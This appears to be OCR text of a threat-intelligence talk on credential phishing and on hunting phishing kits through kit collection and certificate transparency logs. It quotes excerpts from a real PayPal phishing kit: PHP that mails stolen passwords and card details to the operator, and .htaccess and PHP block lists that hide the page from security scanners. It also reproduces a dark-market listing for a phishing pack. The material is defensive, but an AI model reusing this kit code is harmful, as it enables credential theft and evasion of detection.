
What is phishing?

Credentials phishing (or "Password-Stealing Phishing") consists in the creation of a website that imitates the login prompt of a given online service, such as Gmail or Facebook, with the objective of luring a victim into visiting the malicious page and entering their username and passwords, thereby transmitting these credentials to the attackers.


Phishing is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details by disguising oneself as a trustworthy entity in an electronic communication.

[1] https://www.amnesty.org/en/latest/research/2019/08/evolving-phishing-attacks-targeting-journalists-and-human-rights-defenders-from-the-middle-east-and-north-africa/

Credential phishing




Credential phishing




Credential phishing

original




fake



Credential phishing


original

1 form



fake

2 forms




Credential phishing

PayPal, Inc. [US] | paypal.com/us/signin

original

1 form





```
<form action="/signin" method="post" class="proceed maskable"
autocomplete="off" name="login"autocomplete="off" novalidate>
```

Dangerous | paypal.login.ufence.click

fake

2 forms




```
<form action="post.php" method="post" class=""
autocomplete="off" name="login"autocomplete="off" novalidate>
```

Credential phishing

REQUIREMENTS:

- Web server:
  - Self hosted
  - Free/Paid
  - Compromised
- Phishing kit
- Distribution:
  - Emails, Social media, etc..

Phishing kit

- Kit to deploy a phishing website
- It may contain “filters” to avoid detection

Phishing kit

- How do they steal credentials?

Phishing kit

- How do they steal credentials?

```
67      <!-- Example row of columns -->
68      <div class="row" style="margin-top:72px;" id="loginrow">
69        <div class="span4" style="background:#f5f5f5;padding:22px;">
70         <form class="form-signin" style="padding:16px;" id="fr1m" name="login_form" method="post" action="loginNext.php">
71         <?php if(isset($_GET['error'])){
72        if ($_GET['error'] =="true") { echo "
73        <div class=\"alert-falselog\" style=\"font-style: normal;\">
74        <i style=\"width: 350px;\">Please make sure you enter your <b>email address</b> and <b>password</b> correctly.</i>
75        </div>
76        <hr />"; }
77        }?>
```

Phishing kit

- How do they steal credentials?

```
415                     //PHONE_NUMBER//
416                     $logint="on";
417                     $_SESSION['logint'] = $logint;
418                     header("Location: J1.php?");
419                 }
420             }else{
421             #-----------------------------[ FaHaD-HacK ]-------------------------------#
422             Error(); //Error Login - J7
```

Phishing kit

- How do they steal credentials?

```
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $browser = $user_browser." - ".$user_os." - ".substr($_SERVER['HTTP_ACCEPT_LANGUAGE'], 0,5);
    $_SESSION['_browser_'] = $browser;
    $subject  = "PayPal Login True - [ " . $_SESSION['cntname'] . " / ".$_SESSION['_IP_']." ] ";
    $headers  = "MIME-Version: 1.0" . "\r\n";
    $headers .= "Content-type:text/html;charset=UTF-8" . "\r\n";
    $headers .= "From: Yeni T/Login <Tloging@mailfahad.com>";

    $message = "

<div>

======================================</font><br />
 PayPal True Login Yeni - FaHaD-HacK !</font><br />
======================================</font><br />
Client Email     : ".$_SESSION['_email_']."</font><br />
Client Password  : <font color='#FF0000'>".$_SESSION['_password_']."</font><br />
======================================</font><br />
Client Browser   : ".$browser."</font><br />
Client Country   : ".$_SESSION['cntname']."</font><br />
Client Smart     : ".$_SESSION['_smart_']."</font><br />
Client Bmlt      : ".$_SESSION['_bmlt_']."</font><br />
Client account Type : ".$_SESSION['_accounttype_']."</font><br />
Client Full card : ".$_SESSION['_card_']."</font><br />
Client Acc Addres: ".$_SESSION['_ad_']."</font><br />
Client Acc Bank  : ".$_SESSION['_bank_']."</font><br />
Client Country   : ".$_SESSION['cntname']."</font><br />
Client Phone Nb  : ".$_SESSION['_phone_']."</font><br />
Client Time      : ".$time."</font><br />
======================================</font><br />
Account Live : ".$_SESSION['_msg_']."</font><br />
======================================</font><br />
Client Agent : ".$user_agent."</font><br />
Client IP : http://www.geoiptool.com/?IP=".$_SESSION['_IP_']."</font><br />
======================================</font><br />



</font></div> ";
        @mail($to,$subject,$message,$headers);
        header("Location: websc-processing.php?country.x=".$_SESSION['cntname']."-".$_SESSION['cntcode']."&lang.x=".$_SESSION['_lang_']);
```

Phishing kit

- How do they avoid detection?

Phishing kit

- How do they avoid detection? .htaccess

```
 5 RewriteCond %{HTTP_REFERER} google\.com [NC,OR]
 6 RewriteCond %{HTTP_REFERER} facebook\.com [NC,OR]
 7 RewriteCond %{HTTP_REFERER} yahoo\.com [NC,OR]
 8 RewriteCond %{HTTP_REFERER} bing\.com [NC,OR]
 9 RewriteCond %{HTTP_REFERER} msn\.com [NC,OR]
10 RewriteCond %{HTTP_REFERER} ask\.com [NC,OR]
```

```
19 RewriteCond %{HTTP_REFERER} phishtank\.com [NC,OR]
20 RewriteCond %{HTTP_REFERER} infoseek\.co\.jp [NC,OR]
21 RewriteCond %{HTTP_REFERER} mamma\.com [NC,OR]
22 RewriteCond %{HTTP_REFERER} alltheweb\.com [NC,OR]
23 RewriteCond %{HTTP_REFERER} ^http(s)?://(www\.)?http://safebrowsing-cache.google.com/.*$ [NC]
```

Phishing kit

- How do they avoid detection? .htaccess

```
109 RewriteCond %{HTTP_USER_AGENT} ^WebZIP [OR]
110 RewriteCond %{HTTP_USER_AGENT} ^Wget [OR]
111 RewriteCond %{HTTP_USER_AGENT} ^Linux [OR]
112 RewriteCond %{HTTP_USER_AGENT} ^Widow [OR]
```

```
 36  RewriteCond %{HTTP_USER_AGENT} ^amazonaws [OR]
 37  RewriteCond %{HTTP_USER_AGENT} ^Avast [OR]
 38  RewriteCond %{HTTP_USER_AGENT} ^Avira [OR]
 39  RewriteCond %{HTTP_USER_AGENT} ^googlebot [OR]
```

```
RewriteCond %{HTTP_USER_AGENT} ^.*(Nessus|NESSUS::SOAP|nestReader|Net::Trackback|NetAnts|NetCarta\ C
NetSongBot|Netsparker|NetSpider|NetSrcherP|NetZip|NetZip-Downloader|NewMedhunt|news|News_Search_App|
niki-bot|NimbleCrawler|nimbus-1|ninetowns|Ninja|NjuiceBot|NLese|Nogate|Nomad-V2.x|NoteworthyBot|NPbo
NWSpider|Nymesis|nys-crawler|ObjectsSearch|oBot|Obvius\ external\ linkcheck|Occam|Ocelli|Octopus|ODP
omnifind|OmniWeb|OnetSzukaj|online\ link\ validator|OOZBOT|Openbot|Openfind|Openfind\ data|OpenHoseB
ornl_crawler_1|ORNL_Mercury|osis-project.jp|OutfoxBot|OutfoxMelonBot|OWLER-BOT|Owlin|owsBot|ozelot|P
Monitor|pamsnbot.htm|Panopy|panscient.com|Pansophica|Papa\ Foto|PaperLiBot|parasite|parsijoo|Pathtra
```

Phishing kit

- How do they avoid detection? .htaccess

```
125 deny from shadowserver.org
126 deny from datasift.com
127 deny from ebay.com
128 deny from internetbs.net
129 deny from apple.com
130 deny from env=stealthed
131 deny from firefox.com
132 deny from google.com
133 deny from paypal.com
134 deny from datasift.com
135 deny from google-cache.google.co.jp
136 deny from google-cache.google.com
137 deny from googlecache.google.com
138 deny from googlecache.google.co.jp
139 deny from mozorg.dynect.mozilla.net
140 deny from www.mozilla.org.cdn.cloudflare.net
141 deny from log-334788911.us-east-1.elb.amazonaws.com
142 deny from avast.com.edgekey.net
```

Phishing kit

- How do they avoid detection? .htaccess

RewriteRule .* https://www.paypal.com/webapps/mpp/paypal-safety-and-security [R,L]

RewriteRule .* - [F,L]

Phishing kit

- How do they avoid detection? php

```
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words = array("above","google","softlayer","amazonaws","cyveillance","phishtank","dreamhost","netpilot","calyxinstitute","tor-exit", "msnbot","p3pwgdsn","netcraft","trendmicro",
"torservers", "messagelabs", "sucuri.net",
"crawler","duckduck","feedfetcher","BitDefender","mcafee","antivirus","cloudflare","p3pwgdsn","avg","avira","avast","ovh.net","security","twitter","bitdefender","virustotal","phising","cl
NET-207-70-0","SPRO-NET-209-19-128","vultr","colocrossing.com","geosr","drweb","dr.web","linode.com","opendns",'cymru.com','sl-reverse.com','surriel.com','hosting','orange-
labs','speedtravel','metauri','apple.com','bruuk.sk','sysms.net','oracle','cisco','amuri.net',"versanet.de","hilfe-veripayed.com");
```

```
1400 $banned_isp = array(
1401     'Peak 10',
1402     'Quasi Networks LTD',
1403     'GoDaddy.com, LLC',
1404     'Server Plan S.r.l.',
1405     'Linode',
1406     'PIPEX-BLOCK1',
1407     'IPVanish',
1408     'Cisco Systems',
1409     'Tehnologii Budushego LLC',
1410     'Eonix Corporation',
1411     'hosttech GmbH',
1412     'Wowrack.com',
1413     'SunGard Availability Services LP',
1414     'Internap Network Services Corporation',
1415     'Palo Alto Networks',
1416     'PlusNet Technologies Ltd',
```

Phishing kit

- How do they avoid detection? VPN?


```
28 if($proxyblock == 1) {
29     if($ip == "127.0.0.1") {
30     }else{
31         $url = "http://proxy.mind-media.com/block/proxycheck.php?ip=".$ip;
32         $ch = curl_init();
33         curl_setopt($ch,CURLOPT_URL,$url);
```

Hunting

- What can we hunt?
  - Phishing kits
  - New domains


Hunting

- What can we hunt?
  - Phishing kits



Hunting

- What can we hunt?
  - Phishing kits



https://twitter.com/nullcookies/status/1141144897174560768

Hunting

- What can we hunt?
  - Phishing kits

Hunting

- Phishing kits:
  - StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd
  - Miteru - An experimental phishing kit detection tool by ninoseki
  - Phish-collect - Python script to hunt phishing kits by duolabs

Hunting

- Phishing kits:

- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

OSINT modules:

urlscan.io search API
urlquery.net search web crawler
Phishtank free OSINT feed (with or without API key)
Openphish free OSINT feed
PhishStats search API

tools/download.py:

```
rhtml = requests.get(siteURL, headers=user_agent, proxies=proxies,
allow_redirects=True, timeout=(5, 12), verify=False)
Ziplst += [siteURL + "/" + tag['href'] for tag in thtmlatag if '.zip' in tag.text]
```

Hunting

- Phishing kits:

- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

config/example:

[SEARCH]

External source keywords to search for (keywords separated by a comma)

search = whatever,you,want

Hunting

- Phishing kits:

- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

config/example:

[SEARCH]

External source keywords to search for (keywords separated by a comma)

search = whatever,you,want

http_proxy = socks5h://

Hunting

- Phishing kits:

- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

config/example:

[SEARCH]
# External source keywords to search for (keywords separated by a comma)
search = whatever,you,want

http_proxy = socks5h://

# StalkPhish's default user-agent (don't remove):
http_UA = Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.91 Safari/537.36
# Use a HTTP user-agents file to use for phishing kits HTTP Get informations
UAfile =

Hunting

- Phishing kits:

- StalkPhish - The Phishing kits stalker, harvesting phishing kits for investigations by tAd

config/example:

[SEARCH]
# External source keywords to search for (keywords separated by a comma)
search = whatever,you,want

http_proxy = socks5h://

# StalkPhish's default user-agent (don't remove):
http_UA = Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.91 Safari/537.36
# Use a HTTP user-agents file to use for phishing kits HTTP Get informations
UAfile =

Hunting

Complete paypal spamming phishing and cashing out pack

Price: $ 50 / 0.005880 BTC / 0.879458 LTC / 0.860659 XMR / 0.277534 ETH

OC

Complete paypal spamming phishing and cashing out pack

Price: $ 50
Transaction type: Escrow
Payment method: Bitcoin, Litecoin, Monero, Ethereum
Ships From: Not Specified
Category: PayPal
Stock Remaining: 9999

Croos [View Listings]
+681, -13, 98% Level 5 ★★★★★
☆ Silk Road League ☆ Dream Market Vendor

Complete paypal spamming phishing and cashing out pack

In this pack you will find everything you need to make paypal spamming and phishing and then cashout the money in the accounts you will get.
The pack contains:
A big and fresh mail list
Many well designed letters to send to your victims with adress, copyright, logos...
Paypal scampages
A list of good and free host servers for the scampages
Mailers
Phishing tutorials
And cashout tutorials

http://silkroadjuwsx3nq.onion/?listing=kmpvFoTgYfKUaq2f8T6qKtprM6oSRO12zdn5G6afamz2QrXO9S3JAf1NacdsrTje

Hunting

- What can we hunt?
  - New domains (CTL, Passive DNS, etc)

Hunting

Certificate Transparency Logs (CTL):

- 3 goals:
  - Certificate for a domain always visible to the owner of that domain
  - Provide an open and monitoring system to detect malicious or mistakenly issued certs
  - Protect users from malicious certificates

https://www.certificate-transparency.org/how-ct-works

Hunting


Certificate Transparency Logs (CTL):

- Certificate Authorities (CAs) logs all the certificates they have issued to open CT log servers
- There was no easy way to detect a cert issued by a compromised CA/mistake
- Users/companies/researchers can inspect these logs and find suspicious entries
- Browsers require CT proof to have the green padlock (starting with EV certificates in 2015)
- CT logs cannot be delated and modified in any way
- We can extract domains by parsing the logs:
  - Common Name (CN) field
  - Subject Alternative Name (SAN) field (optional)

https://www.certificate-transparency.org/how-ct-works

Hunting

- CTL:


https://developers.facebook.com/tools/ct
Facebook
Documenti
Strumenti
Assistenza
Le mie app
Cerca do
Monitoraggio della trasparenza dei certificati
